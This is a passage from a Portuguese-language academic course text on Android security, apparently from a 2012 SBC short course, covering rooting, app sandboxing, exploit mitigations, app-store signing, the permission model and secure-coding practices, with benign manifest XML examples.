Como o Android é derivado do Linux, fazer o *rooting* equivale à obter permissões de acesso administrativo no dispositivo, ou seja, as permissões da conta *root*. As motivações para a habilitação de tal acesso são várias, como por exemplo: Instalação de versões modificadas do Android (sendo a ClockWorkMod a mais famosa delas); Uso de temas personalizados; Executar modificações no *kernel*; Backup de todos os dados, pois é necessário acesso administrativo para se obter tais dados; Ativar funcionalidades que foram bloqueadas por operadoras (como o NFC). Para se efetuar a ativação de tal acesso, existem quatro técnicas diferentes, que serão explicadas a seguir.

1. ***Flash recovery***: Os dispositivos Android possuem um modo chamado *Flash recovery*, por meio do qual é possível utilizar uma imagem de recuperação fornecida pelo fabricante. Caso haja uma vulnerabilidade nessa implementação, pode ser possível fornecer uma imagem modificada, que conceda acesso

 ©2012 SBC — Soc. Bras. de Computação

administrativo ao sistema, e restaurar o dispositivo a seu estado original de fábrica a partir desta.

2. ***Flash boot* (Fastboot)**: Uma técnica bastante utilizada para *rooting* é o *flashing* de imagem modificada nas partições do sistema de modo que se possa obter acesso privilegiado.
3. **Escalada local de privilégios**: Um atacante que obtiver acesso a um *shell* no sistema (o qual é limitado e com poucos privilégios) pode conseguir fazer uma escalada local de privilégios, através da exploração de uma vulnerabilidade, obtendo assim acesso de *root*.
4. **Escalada de privilégios via ADB**: O serviço ADB possibilita acesso restrito ao sistema, contudo pode ser possível se utilizar de tal via de acesso para explorar uma vulnerabilidade que permite escalada de privilégios.

Existem algumas ferramentas que contêm *payloads* malicosos que permitem a exploração de vulnerabilidades existentes no sistema visando obter acesso administrativo. Uma famosa opção é a ferramenta SuperOneClick. Ela é executada em ambiente Windows e tenta identificar a versão do dispositivo Android atualmente conectado, para, em seguida, aplicar um ou mais ataques afim de se obter o *root* no aparelho. Outra opção é a z4root, a qual funciona em dispositivos com versão 2.3 ou inferior do Android. A ferramenta explora uma vulnerabilidade para executar uma escalada de privilégios local, e então consegue acesso a permissões administrativas. Vale ressaltar que esta restrição de versão não chega a ser um problema na maioria dos casos pois, atualmente, 75% dos aparelhos que usam a plataforma da Google rodam a versão 2.3 ou alguma anterior [Android Developers Project 2012c].

Vale ressaltar que a Subseção 2.6.2 contém informações sobre os riscos de segurança envolvidos na ativação do usuário root.

2.2.8. Modelo de Segurança do Linux e Confinamento de Aplicações

O modelo de confinamento do Android é uma adaptação do modelo tradicional de permissões de usuário do Linux, em que cada usuário recebe um UID (*user-id*) e o acesso aos recursos dos sistema é controlado por usuário.

Os recursos do sistema, tais como interface de rede e câmera são mapeados para entradas do sistema de arquivos. Para cada entrada existem três permissões, leitura, escrita e execução, as quais são aplicadas a três sujeitos, usuário e grupo que mantém posse sobre o arquivo, e outros usuários. Esse modelo permite que os privilégios aplicados ao dono do arquivo sejam isolados dos aplicados ao grupo ao qual esse usuário pertence e dos outros usuários do sistema. Embora simples, esse é um modelo que já provou sua eficácia por ter sido o modelo adotado pelo Unix, e por vir sendo utilizado pelo Linux desde sua concepção inicial.

A adaptação feita pelo Android trata cada aplicativo como um usuário, mapeando um UID exclusivo para o aplicativo em tempo de instalação. Para cada aplicativo instalado, cria-se um diretório no sistema de arquivos onde todos os arquivos associados serão armazenados. Apenas o UID do aplicativo possui total acesso a esse diretório, o grupo ao qual pertence e os outros não possuem qualquer permissão de acesso.

Esse modelo funciona como se cada aplicativo fosse um usuário no modelo de permissões do Linux, dessa forma, cada aplicativo é executado com suas próprias

©2012 SBC — Soc. Bras. de Computação

permissões de acesso. Esse controle impossibilita o acesso por parte de aplicativos maliciosos a recursos protegidos do sistema ou de outros aplicativos, diferente do modelo tradicional, em que os aplicativos com os privilégios de um mesmo usuário compartilhavam permissões de acesso a todos os recursos do sistema.

Uma grande característica intrínseca a este modelo é o fato de que, caso uma vulnerabilidade seja explorada em um aplicativo, o código malicioso injetado permanecerá restrito às permissões da aplicações em questão, não sendo possível o acesso a outros recursos.

O *kernel* do Linux também provê uma forma de controle de acesso a regiões de memória dos processos, assegurando que diferentes processos não interfiram ou acessem as regiões de memória de outro. Esse conceito é a base para o modelo de confinamento de aplicativos do Android [Six 2012].

Como pode-se notar, a segurança do sistema é extremamente dependente desse mecanismo de controle de acesso aplicado pelo *kernel* do Linux, todavia existem ainda outros mecanismos de segurança relacionados a permissões de API que serão tratados mais adiante.

2.2.9. Proteções Contra Exploração de Vulnerabilidades de Corrupção de Memória

Diversas proteções existem no Android com o objetivo de dificultar a exploração de vulnerabilidades de corrupção de memória e de tornar o processo de desenvolvimento de *exploits* complexo a fim de dificultar que *exploits* genéricos sejam utilizados para ganhar acesso ao dispositivo.

Devido ao fato de ser possível encontrar todas as versões de Android no mercado, é importante compreender as proteções aplicadas em cada uma delas com o objetivo de entender os riscos associados a cada um das versões. A seguir um detalhamento das melhorias obtidas, em relação a contramedidas implementadas, ao longo das versões do sistema liberadas [Android Open Source Project 2012a].

Dentre as contramedidas aplicadas a partir da versão 1.5 encontram-se: ProPolice para proteger as variáveis de pilha com *stack canaries*; biblioteca safe_iop a fim de garantir a utilização de operações seguras com inteiros; rotinas de gerenciamento de memória que aplicam proteções contra vulnerabilidades de *double free* visando prevenir ataques de consolidação de *chunks* da *heap*.

A partir da versão 2.3 adicionaram-se os seguintes controles: proteções contra vulnerabilidades de *format string*; prevenção de execução de regiões de dados por hardware; definição de endereço mínimo para mapeamento de memória visando impossibilitar explorações baseadas em *null pointer dereference*.

O lançamento da versão 4.0 marcou o início do suporte à ASLR (*Address Space Layout Randomization*), entretanto, apenas na versão 4.1, foi introduzido suporte à PIE (*Position Independent Executable*) e RELRO (*Relocation Read-Only*). Visando evitar vazamento de endereçamento do *kernel*, dmesg_restrict e kptr_restrict, passaram a ser suportados também nessa versão.

Embora diversas técnicas sejam aplicadas, as mesmas apenas dificultam a exploração dessas vulnerabilidades. Atualmente, com a utilização de ROP (*Return*

 ©2012 SBC — Soc. Bras. de Computação

Oriented Programming) e de uma vulnerabilidade que possibilite a obtenção de informação sobre o mapeamento de memória da aplicação, é possível se utilizar de uma outra vulnerabilidade para ganhar o controle de execução. Em [Serna 2012] mostrou-se como, a partir de uma vulnerabilidade, obter informações sobre o processo em execução. Um outro trabalho interessante [Ridley e Lawler 2012], apresentou técnicas de exploração modernas em arquitetura ARM.

Ainda que um mecanismo de aleatorização seja aplicado, dois grandes problemas com o modelo da arquitetura do Android vêm à tona. O primeiro é o fato de que, por questões de eficiência, as bibliotecas compartilhadas serem pré-ligadas [Bojinov et al. 2011]. O segundo advém do fato de, ao executar um aplicativo Android, o processo Zygote bifurcar (*fork*) a fim de invocar a máquina virtual Dalvik que será responsável por interpretá-lo. Esse processo de bifurcação nada mais é do que um clone do processo, seguido do carregamento de uma nova área de código (.text). Como resultado dessa operação, os parâmetros de aleatorização serão sempre os mesmos em toda máquina virtual Dalvik, ou seja, serão os mesmos em qualquer aplicativo Android.

2.2.10. Loja de Aplicativos

A obtenção de aplicativos no Android ocorre por meio das chamadas lojas virtuais que mantêm um grande catálogo de aplicativos que podem ser selecionados pelo usuário para instalação. Estes aplicativos podem ser grátis ou pagos.

A loja oficial disponibilizada para a plataforma é o Google Play, e para submeter aplicativos para ela é necessário registrar-se como um desenvolvedor Android. Para tal, uma taxa é cobrada e o pagamento deve ser feito por meio de cartão de crédito, o que, de acordo com [Six 2012], é uma medida que visa assegurar alguma rastreabilidade da pessoa registrada, caso seja necessário.

Feito isso, o desenvolvedor pode submeter seus aplicativos para a loja. Os aplicativos devem ser assinados digitalmente e o certificado deve ser empacotado juntamente com o aplicativo no APK. Ao ser instalada, o Package Manager verifica se o aplicativo foi de fato assinado com o certificado incluído junto a ele.

Um ponto muito criticado é o fato de não ser necessário um certificado gerado por um entidade confiável para assinar os aplicativos. A prática é a geração de certificados auto-assinados para este fim. Desse modo qualquer sujeito pode gerar um certificado em nome de outra entidade e assinar aplicativos como se fosse esta.

O que se conclui disso é que o objetivo dessa assinatura não é a rastreabilidade do desenvolvedor a fim de poder responsabilizá-lo no caso de serem identificadas funcionalidades maliciosas no aplicativo, mas sim associar um certificado/desenvolvedor com aplicativos anteriormente disponibilizados de modo que os usuários possam avaliá-lo, o que vai ditar se o mesmo é confiável ou não. Ainda relacionado a essa temática, está o fato de os aplicativos executarem com certas limitações caso não tenham sido assinados. Isso, justamente pelo fato de o aplicativo não estar associado a nenhum certificado/desenvolvedor.

Além disso, a assinatura serve para agrupar aplicativos do mesmo autor de modo que os mesmos possam interagir entre si sem ficarem restritos pelo esquema de permissões que usualmente se aplica à comunicação inter-processo. Essas aplicações podem, inclusive, compartilhar um UID, bastando que isso seja explicitamente

 ©2012 SBC — Soc. Bras. de Computação

configurado no AndroidManifest.xml de ambas. Por último, a assinatura também permite associar uma aplicação com sua respectiva atualização.

Diferentemente da Apple Store que só disponibiliza os aplicativos para os usuários após os mesmos terem sido manualmente avaliados por pessoal especializado, os aplicativos no Google Play não passavam por nenhum processo de avaliação, mesmo porque, o ecossistema Android permite a utilização de outras lojas de aplicativos que não a oficial. Um ponto negativo que se pode levantar na estratégia empregada pela Apple é o fato de que a revisão manual atrasa o lançamento de aplicativos, afora comprometer a eficiência da aplicação de atualizações de segurança, aumentando ainda mais o tempo de exposição da aplicação vulnerável.

A opção adotada pela loja da Google baseia-se na premissa de que, dado que é impossível ou inviável avaliar cada aplicação que é submetida à loja a fim de tentar identificar comportamento potencialmente malicioso, o melhor mecanismo de controle para a plataforma é isolar cada aplicação juntamente com seus dados e restringir as chamadas de sistema permitidas para cada aplicação. De acordo com [Dwivedi et al. 2010], a aplicação só deve ter acesso às chamadas de sistema de forma controlada e conforme for requisitado no AndroidManifest.xml. Não deve ter permissões de utilizar todas as chamadas por *default*.

Todavia, no início do ano, a Google apresentou uma solução que seria empregada para avaliar as aplicações e a intitulou de Bouncer. Descobriu-se posteriormente que era uma solução automatizada que simula o ambiente de execução do Android e executa o aplicativo a fim de monitorar seu comportamento e identificar funcionalidades potencialmente maliciosas. Recentemente, entretanto, em [Percoco e Schulte 2012] mostrou-se que o mecanismo pode ser facilmente contornado.

Um fato que chama atenção é o dado estatístico de que a maioria dos *malwares* para a plataforma Android foram encontrados em outras lojas que não a loja oficial [Six 2012].

Bouncer à parte, a segurança nesse modelo de loja de aplicativos adotado pelo Android se alicerça fortemente no usuário que está realizando a instalação de um aplicativo. Para tomar a decisão, o usuário pode se utilizar de três fontes de informação: revisões do aplicativo; reputação do desenvolvedor; e permissões requeridas [Dwivedi et al. 2010].

Um funcionalidade controversa que pode ser acionada pela Google a qualquer momento é a remoção remota de aplicativos [Vidas et al. 2011]. Caso um aplicativo malicioso seja identificado e note-se que diversos usuários o instalaram, essa função pode ser ativada a fim de que um comando seja enviado para os dispositivos em questão visando com que os mesmos removam tal aplicativo do sistema. Mas não para por aí, existe uma funcionalidade que permite que a Google instale aplicativos nos dispositivos remotamente.

2.2.11. Atualizações, *Patches* e Ciclo de Vida das Vulnerabilidades

Como anteriormente discutido, o núcleo do sistema Android é disponibilizado pela Google e em seguida os fabricantes de dispositivos os alteram ou adaptam para o seu hardware e suas necessidades a fim de criar um diferencial para o seu sistema em relação ao dos demais. Feito isso, é a vez das operadoras fazerem suas próprias

 ©2012 SBC — Soc. Bras. de Computação

modificações e incluírem seus aplicativos proprietários. Só então é que o dispositivo fica pronto para ir para as lojas e chegar as mãos dos usuários.

Toda essa complexidade no processo resulta em um grande problema quando se trata do ciclo de vida das vulnerabilidades na plataforma. A janela de exploração nesse caso é muito maior do que a vista normalmente em outros tipos de software. A seguir um breve descrição do ciclo [Vidas et al. 2011]:

1. Vulnerabilidade é descoberta;
2. Vulnerabilidade é reportada via NDA (*Non-disclosure Agreement*) ou lançada na comunidade;
3. Código vulnerável pode ser de responsabilidade da equipe de desenvolvimento do Android, como pode ser de um parceiro, em um *driver* de dispositivo, por exemplo.
    a. Responsabilidade do fornecedor
        i. Fornecedor é contatado;
        ii. Fornecedor libera a correção;
        iii. Equipe do Android libera versão contendo correção.
    b. Responsabilidade do Android
        i. Equipe do Android corrige e libera versão contendo correção.
4. Fabricantes de dispositivos adequam a versão corrigida a cada um dos diferentes aparelhos mantidos que utilizam a versão vulnerável. Isso, é claro, se o dispositivo e a versão ainda estiverem sendo suportados ou se a correção não afetar nenhuma das funcionalidades sendo providas ou gerar uma incompatibilidade com outro componente;
5. Da mesma forma que os fabricantes, a operadora só adequa a correção disponibilizada pelos fabricantes a sua versão caso não afete funcionalidades ou cause incompatibilidades;
6. Ao fim de todo esse ciclo a versão corrigida é disponibilizada para os usuários, seja pela operadora ou pelo próprio fabricante;
7. O usuário aplica o *patch* de segurança.

Nota-se que o processo toda é muito complexo, e que existem diversos pontos em que o sistema é modificado, seja por fabricante ou por operadora. Dado que existem aproximadamente 50 fabricantes e algo em torno de 300 dispositivos [Hoog 2011], essa complexidade mostra-se ainda maior, isso sem levar em consideração a quantidade de operadoras.

Toda essa complexidade na liberação de *patches* e na manutenção dos dispositivos com as versões mais atualizadas do sistema resulta em uma janela exploração muito grande. E, devido ao fato de serem lançadas versões corrigidas por alguns fabricantes e operadoras mais rapidamente do que as demais, os atacantes podem fazer engenharia reversa desses *patches* visando entender a vulnerabilidade corrigida de modo que se possa criar os *exploits* associados e obter acesso ao dispositivos cuja correção ainda não foi ou nunca será liberada [Vidas et al. 2011].

2.3. Segurança de Aplicações

Com a crescente preocupação com segurança, os sistema operacionais estão sendo concebidos com segurança embutida no processo de desenvolvimento, práticas de desenvolvimento seguro vêm sendo seguidas, afora serem criados/aplicados controles

 ©2012 SBC — Soc. Bras. de Computação

de segurança a fim de dificultar ou impossibilitar explorações ao sistema. Ademais, existe um quantidade muito maior de aplicativos difundidos no mercado do que sistemas operacionais, e a quantidade de desenvolvedores de SOs é muito inferior a de desenvolvedores de aplicativos, além de que os primeiros normalmente são muito mais experientes e possuem um conhecimento de computação muito mais consistente do que os últimos. Disso resulta uma quantidade muito maior de aplicativos vulneráveis do que de SOs.

Como mostrou-se em 2.2, o Android permite o confinamento de aplicações por meio de uma modificação do sistema de permissões de usuário tradicional do Linux. Cada aplicação roda como se fosse um usuário, ou seja, possui um UID exclusivo e um diretório para armazenamento de seus dados que é restrito pelo esquema de permissões do sistema de arquivos apenas a ela. Esse modelo só pode ser "quebrado" por aplicações assinadas com o mesmo certificado digital e que explicitamente requeiram o compartilhamento do UID via o arquivo *Manifest* [Six 2012].

Além de impossibilitar o acesso entre aplicações, um mecanismo de segurança eficaz deveria limitar o acesso das aplicações a chamadas de API mais críticas, a fim de assegurar a aplicação do princípio do menor privilégio, de modo que aplicações que provêm diversão para o usuário não sejam capazes de acessar a rede Wi-Fi, Bluetooth, câmera, serviços de localização e funções de telefonia, de SMS/MMS e de dados da rede celular.

Sendo assim, criou-se um esquema de permissões que limitam o acesso das aplicações a chamadas da API. Esse esquema é chamado de *Manifest Permissions*, isso pelo fato de as mesmas serem especificadas no arquivo AndroidManifest.xml distribuído juntamente com o aplicativo. Desse modo, caso haja uma vulnerabilidade na aplicação que permita uma exploração, o código injetado ficará confinado no ambiente desta aplicação e terá apenas os privilégios que a mesma possuía. Ou seja, a exploração de uma vulnerabilidade em um jogo, por exemplo, não permitiria que informações de contatos fossem obtidas por meio de código injetado, isso, é claro, se as devidas permissões tiverem sido atribuídas ao jogo em questão. O esquema funciona da seguinte maneira:

1. O desenvolvedor lista no AndroidManifest.xml todas as permissões necessárias para o funcionamento da aplicação;
2. Durante a instalação desta, o usuário é alertado sobre as permissões sendo requisitadas, tendo a opção de aceitá-las ou não;
    a. Modelo tudo ou nada. Ou o usuário aceita e utiliza a aplicação ou nega e a aplicação não é instalada.
3. Após a aceitação do usuário, a aplicação é instalada e passa a desfrutar das permissões que lhe foram atribuídas. O usuário não é mais informado sobre as permissões sendo utilizadas;
4. É possível, por meio das configurações do sistema, visualizar as permissões atribuídas a cada aplicação instalada;
5. O usuário também pode desabilitar globalmente algumas funcionalidades, tais como: Wi-Fi, Bluetooth, serviços de localização, GPS e rede celular.

A geração de uma nova versão de uma aplicação pode resultar na alteração dos privilégios necessários para o correto funcionamento da mesma. Nesse caso, a

 ©2012 SBC — Soc. Bras. de Computação

atualização não ocorrerá de modo automático, sendo necessária a interação do usuário para avaliar as novas permissões requeridas a fim de aceitá-las ou não.

Uma grande crítica a esse modelo de delegar a responsabilidade para o usuário é o fato de que estes, normalmente, mal leem mensagens informativas, ainda mais se tratando de mensagens relacionadasà segurança. A exemplo da aceitação de certificados inválidos nos navegadores, isso decorre do fato de os usuários considerarem tais mensagens como empecilhos para a usabilidade da aplicação ou do sistema.

Adicionalmente, podem existir problemas com a implementação desse mecanismo de permissões que permitam o contorno das mesmas, como demonstrado por [Lineberry et al. 2010].

2.3.1. Permissões de APIs (*Manifest permissions*)

Existem duas faces quando se trata dessas permissões. A primeira é quando se está utilizando APIs e serviços disponibilizados pelo sistema. Neste caso é necessário levantar quais permissões são requeridas pelas funcionalidades sendo utilizadas a fim de incluí-las no *Manifest* do aplicativo. A segunda é quando se está disponibilizando serviços. Neste caso, é necessário assegurar que os componentes e aplicações utilizando-os possuem as devidas permissões para realizar as operações sendo fornecidas.

A aplicação de algumas permissões são deixadas a cargo do *kernel*. Por exemplo, as permissões de acesso à internet, à escrita em dispositivos de armazenamento externo e ao Bluetooth são concebidas por meio da criação de grupos no sistema. Ao requisitar a permissão de acesso à internet, por exemplo, o UID da aplicação é adicionado ao grupo `inet`, desse modo, tornando possível o acesso às chamadas de sistema associadas. Essa estratégia permite a manutenção do sistema de permissões, geralmente para acesso a sensores, ainda que haja um comprometimento na máquina virtual.

As permissões *default* do Android são divididas em 4 categorias, chamadas níveis de proteção, a saber:

1. *Normal* - categoria de permissões, que são aceitas automaticamente durante a instalação pelo fato de não resultarem em violação de segurança. Exemplos de permissões incluem: SET_ALARM, SET_WALLPAPER, VIBRATE, FLASHLIGHT, KILL_BACKGROUND_PROCESSES e READ_SETTINGS;
2. *Dangerous* - permissões que realmente impactam na segurança do usuário e do dispositivo. Essas permissões são informadas ao usuário em tempo de instalação e só são delegadas caso este as aceite. Exemplos incluem: ACCESS_FINE_LOCATION, READ_CALL_LOG, CAMERA, INTERNET e WRITE_SETTINGS;
3. *Signature* - uma permissão nessa categoria é automaticamente concedida a aplicações assinadas como o mesmo certificado digital da aplicação que a criou, caso contrário, ela é negada. Esse nível de proteção permite o compartilhamento de dados entre aplicações do mesmo desenvolvedor, entretanto, a maior motivação para esse nível é o controle de permissões extremamente críticas. Como tais permissões são criadas por aplicações pré-instaladas, as mesmas só poderão ser acessadas por código assinado pelo fabricante. Exemplos incluem: DEVICE_POWER, HARDWARE_TEST e INJECT_EVENTS;

 ©2012 SBC — Soc. Bras. de Computação

4. *SignatureOrSystem* - similar ao nível *Signature*, contudo, inclui também código da imagem do sistema, ou seja, uma permissão nesse nível é concedida tanto se for requisitada por uma aplicação assinada com o mesmo certificado da aplicação que a criou, como se o for por código que faz parte da imagem do sistema. Concebido visando permitir que os diversos provedores de aplicações do sistema - OHA, fabricante e operadora - possam obter algumas permissões chave. Dentre as permissões nesse nível encontram-se: ACCESS_CACHE_FILESYSTEM, ACCESS_DOWNLOAD_MANAGER, BACKUP, CALL_PRIVILEGED, DELETE_PACKAGES e SET_TIME.

Além dessas permissões *default* do sistema, os desenvolvedores podem criar suas próprias permissões objetivando criar controles de acesso a serviços providos por suas aplicações por meio de componentes como Activities, Services, Content Providers e Broadcast Receivers. O Quadro 1 ilustra justamente a criação de uma permissão, enquanto que o Quadro 2, a maneira de se especificar as permissões necessárias para o correto funcionamento de uma aplicação.

Quadro 1: Definição de uma permissão no arquivo AndroidManifest.xml.

```
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
   package="com.me.app.myapp" >
   <permission android:name="com.me.app.myapp.permission.MY_ACTIVITY"
      android:label="@string/permlab_MyActivity"
      android:description="@string/permdesc_MyActivity"
      android:permissionGroup="android.permission-group.COST_MONEY"
      android:protectionLevel="dangerous" />
   ...
</manifest>
```

Quadro 2: Especificação no AndroidManifest.xml das permissões requisitadas pela aplicação.

```
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
   package="com.android.app.myapp" >
   <uses-permission android:name="android.permission.INTERNET" />
   ...
</manifest>
```

2.3.2. Componentes de Aplicação

Uma aplicação Android possui quatro componentes principais, os quais são citados e melhores explicados abaixo:

- **Activities**: Podem ser vistas como a camada de apresentação das aplicações. Cada tela de uma aplicação geralmente é uma Activity.
- **Services**: Componente que permite a execução de tarefas em *background*. São definidos, por exemplo, para checar atualizações no Facebook - tais como novas requisições de amizade, novas mensagens ou notificações - ou para tocar uma música em *background*. No primeiro caso é chamado de Bound Service, pois permite a interação com outros componentes via IPC, já no segundo, é chamado de Started Service pois realiza sua função sem qualquer tipo de interação com outros componentes.
- **Content Provider**: É uma interface que permite a uma aplicação disponibilizar seus dados para acesso de leitura e escrita para outras aplicações por meio de

URIs (*Uniform Resource Identifier*) do tipo: content://com.me.app.myapp.mailprovider/messages/inbox/16. Normalmente é utilizada para disponibilizar acesso a uma base SQL.

- **Broadcast Receivers**: funcionam como manipuladores de eventos. Ficam em modo de escuta esperando por Intents que podem ser enviados diretamente ao componente ou o sistema pode designar determinado Broadcast Receiver para tratá-lo de acordo com o IntentFilter definido.

Normalmente, esses componentes são executados no mesmo processo da aplicação, ou seja, diversos componentes compartilham um mesmo processo. Contudo, é possível, via arquivo *Manifest*, fazer com que um componente execute seu próprio processo. Ademais, segundo [Six 2012], é possível que dois componentes que fazem parte de aplicativos distintos, porém, escritos pelo mesmo desenvolvedor, possam compartilhar um mesmo processo.

2.3.2.1. Intent

Os Intents são estruturas de dados que permitem a requisição de uma operação. São, de fato, a base do mecanismo de IPC do Android.

De acordo com [Six 2012], Intents podem ser criados por uma aplicação e enviados para componentes específicos ou podem ser enviados para todos os componentes do sistema por meio de *broadcasts*. Normalmente, Intents são criados a fim de iniciar Activities ou Services, todavia, podem carregar dados para serem tratados por algum componente especificado ou enviar os dados e esperar que algum componente seja capaz de fazê-lo.

Um componente pode especificar, via sua definição no AndroidManifest.xml, IntentFilters visando demonstrar interesse em determinados Intents. Por exemplo, pode-se criar um Intent a fim de abrir uma URL. Nesse caso, o Activity Manager verificará qual Activity está esperando receber um Intent como esse e então enviará, normalmente, para o navegador que tratará de processar tal requisição. O Quadro 3 ilustra a definição de uma Activity com um IntentFilter associado que demonstra interesse no recebimento Intents requisitando visualização de conteúdo HTTP.

Quadro 3: Definição de uma Activity interessada em Intents requisitando a visualização de conteúdo HTTP.

```
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.me.app.myapp" >
   <activity android:name="com.me.app.myapp.BrowserActivitiy"
         android:label="@string/actlab_MyBrowserActivity">
       <intent-filter>
           <action android:name="android.intent.action.VIEW" />
           <category android:name="android.intent.category.DEFAULT" />
           <data android:scheme="http"/>
       </intent-filter>
   </activity>
...
</manifest>
```

Um cenário de exploração descrito em [Dwivedi et al. 2010], é quando uma aplicação envia um Intent tão logo é invocada. Nesse caso, deve-se assegurar que todas as aplicações que a invocarem tenham as devidas permissões para o envio desse Intent,

©2012 SBC — Soc. Bras. de Computação

caso contrário, as aplicações chamadoras poderiam utilizar essa aplicação mal escrita a fim de disparar Intents que normalmente não poderiam. Esse ataque é chamado de *Intent reflection*. A solução para isso é a utilização da classe PedingIntent, que cuidará para que o Intent disparado pela aplicação sendo chamada seja associado ao identificador da aplicação chamadora.

2.3.2.2.Permissões Aplicadas a Componentes

É possível que componentes de diferentes aplicações interajam entre si (comunicação inter-processo), todavia, essa interação pode expor dados sensíveis de uma aplicação para a outra. Ademais, a API permite um baixo acoplamento entre os componentes devido ao IPC baseado no envio de Intents, o que pode acarretar em componentes com permissões desnecessárias de acesso a outros. A fim de tornar esse processo seguro, criou-se um esquema de permissões que permite restringir a comunicação entre os componentes.

Por exemplo, é possível exigir que um componente (de outra aplicação) possua determinada permissão para iniciar uma Activity ou um Service, para acessar informações de um Content Provider, ou ainda para enviar *broadcasts* para Broadcast Receivers. Para ser acessado por componentes de outras aplicações, é necessário que o mesmo seja exportado explicitamente ou que defina ao menos um IntentFilter, caso contrário, o componente será privado e só poderá ser acessado por componentes da própria aplicação ou por outras aplicações que compartilham o mesmo UID.

Sendo assim, deve-se tomar cuidado sempre que expor um componente e, principalmente, na interação entre os mesmos, pois há chances deles serem usados indevidamente. É possível até que outra aplicação faça uso dessa exposição, abusando de permissões que sua aplicação possui.

2.3.3. Acesso ao Sistema de Arquivos

Tão logo uma aplicação é instalada, um diretório é criado em `/data/data/` com o nome do pacote em questão. Esse diretório é associado ao UID recém criado e o controle de acesso sobre o mesmo é aplicado pelo *kernel* do Linux. Por *default* apenas o dono do diretório possui acesso irrestrito ao diretório. Grupos e outros não possuem nenhuma permissão. Alguns diretórios nessa estrutura incluem:

- `files/` - todos os arquivos criados pela aplicação;
- `shared_prefs/` - A API permite a definição de modo programático de campos nome/valor em arquivos XML (*Extensible Markup Language*) que são mantidos neste diretório;
- `databases/` - bases de dados relacionais criadas por meio do SQLite, entretanto, é possível criar bases de dados desse tipo em qualquer diretório;
- `cache/` - Arquivos de *cache* mantidos pela aplicação.

Ao criar um arquivo, pode-se configurar sua permissões, dentre elas:

- MODE_PRIVATE - concessão de acesso total para a aplicação dona do arquivo;
- MODE_WORLD_READABLE - disponibilização de acesso de leitura para qualquer aplicação no dispositivo;

 ©2012 SBC — Soc. Bras. de Computação

- MODE_WORLD_WRITABLE - disponibilização de acesso de escrita para qualquer aplicação do dispositivo.

Deve-se destacar o fato de que tais permissões também se aplicam a bases de dados criadas via SQLite, e de que se basear nesses controles não é a melhor opção do ponto de vista de segurança. O ideal é utilizar Content Providers e assegurar o acesso de outros componentes a essas informações por meio de permissões aplicadas a componentes.

2.3.4. Programação Segura

Nesta subseção, são listadas e explicadas técnicas e medidas que devem ser tomadas para a programação segura em dispositivos móveis, de acordo com um estudo conjunto da agência europeia de segurança da informação e redes (ENISA) [Bansal et al. 2011], com a equipe de colaboradores do OWASP [OWASP 2011]. Além disso, são explicados conceitos que devem ser conhecidos pelo programador para que o mesmo seja capaz de escrever código mais robusto contra ataques, seja ele voltado para Android ou não [Six 2011].

Foi elaborada uma lista com as boas práticas e medidas a serem tomadas pelo programador, a fim de auxiliar o processo de implementação e revisão do aplicativo:

- Identifique e proteja dados sensíveis no dispositivo móvel:
    - Dispositivos móveis são, como o próprio nome diz, móveis. Por isso, possuem maior chance de perda ou roubo do que um computador pessoal;
    - Dados sensíveis precisam ser protegidos (com criptografia, por exemplo), a fim de minimizar os riscos e o dano do roubo ou da perda de dados e do aparelho;
    - Outro meio de se proteger os dados é o armazenamento no servidor ao invés de no próprio dispositivo.
- Criação de sites para *smartphones* e *tablets*:
    - Crie URLs seguras e intuitivas;
    - A falta de padrão aumenta o potencial de *phishing*.
- Concessão de acesso a arquivos a outras aplicações [Dwivedi et al. 2010]:
    - Cuidado ao armazenar conteúdo sensível nestes arquivos;
    - Verifique se alterações nesses dados poderiam causar danos ao negócio;
    - Teste se alterações podem resultar em um vetor de injeção, caso a aplicação considere tais arquivos como fonte confiável de dados e não os valide antes de processá-los;
    - Outras aplicações não devem possuir permissão de escrita sobre códigos executáveis e arquivos de configuração;
    - Outras aplicações, geralmente, não devem possuir permissão de leitura sobre arquivos de *log* e bases de dados.
- Armazene e transmita de forma segura as credenciais do usuário:

 ©2012 SBC — Soc. Bras. de Computação

  - *Spywares* e *malwares* estão cada dia mais comuns em dispositivos móveis, sobretudo em Android;
  - Uma credencial, se roubada, pode permitir o acesso não autorizado a funcionalidades e dados não só do próprio serviço que usa tais credenciais como de outros serviços do usuário. Caso seja uma autenticação compartilhada por outros serviços (como a do Facebook), o risco é ainda maior;
  - Permita ao usuário ter a opção de mudar sua senha e, sempre que for necessário o armazenamento, utilize criptografia.

- Sempre proteja dados sensíveis durante a transmissão:
  - Dispositivos móveis modernos podem se utilizar de várias redes para comunicação (como Wi-Fi, GSM e Bluetooth). Durante a transmissão, dados podem ser capturados, se transmitidos através de canais inseguros;
  - Tente sempre usar encriptação ponto a ponto através de canais seguros, como o SSL/TLS.
- Faça uma integração segura com serviços e aplicações de terceiros:
  - Usuários podem instalar aplicativos maliciosos, os quais vão se aproveitar da integração para obter e transmitir dados sensíveis;
  - Sempre faça a validação dos dados recebidos e enviados de outros aplicativos.
- Mantenha os serviços externos sempre seguros:
  - Caso o servidor *backend* comunicante com o dispositivo móvel não esteja sempre atualizado e seguro, é possível um ataque no mesmo proveniente de um aparelho que foi comprometido.
- Implemente autenticação e gerenciamento de sessão corretamente:
  - O uso indevido da autenticação e do gerenciamento de sessão permite que um atacante faça um acesso indevido ao sistema, e que o mesmo reuse *tokens* ou *cookies*;
  - Utilize a classe AccountManager, disponível no Android, para o uso de *tokens* na autenticação com servidores. O uso do AccountManager com o Authenticator é o ideal para a autenticação dos usuários, ao invés de verificação de *login* e senha;
  - Peça ao usuário para que use senhas fortes e utilize protocolos seguros de comunicação.
- Preste atenção ao coletar e usar dados pessoais do usuário:
  - Crie uma política de privacidade e peça o consenso do usuário antes da coleta e uso dos dados do mesmo.
- Crie programas com provisionamento de segurança:
  - Os aplicativos devem permitir o uso de atualizações de segurança para resolver possíveis problemas futuros.

©2012 SBC — Soc. Bras. de Computação

- Implemente controles para prevenir o acesso não autorizado a recursos de pagamento:
  - Existem vários meios de pagamento disponíveis hoje em um aparelho com Android. Tome cuidado com as chamadas a APIs e o uso de tais serviços, assim como tenha proteções contra o acesso às mesmas.
- Antes de publicar, lembre-se de ofuscar o código:
  - Use uma ferramenta de ofuscação de código para proteger o conteúdo do mesmo. O código-fonte de um aplicativo Android é facilmente revelado por meio de engenharia reversa, e a ofuscação é uma boa tática para dificultar este processo;
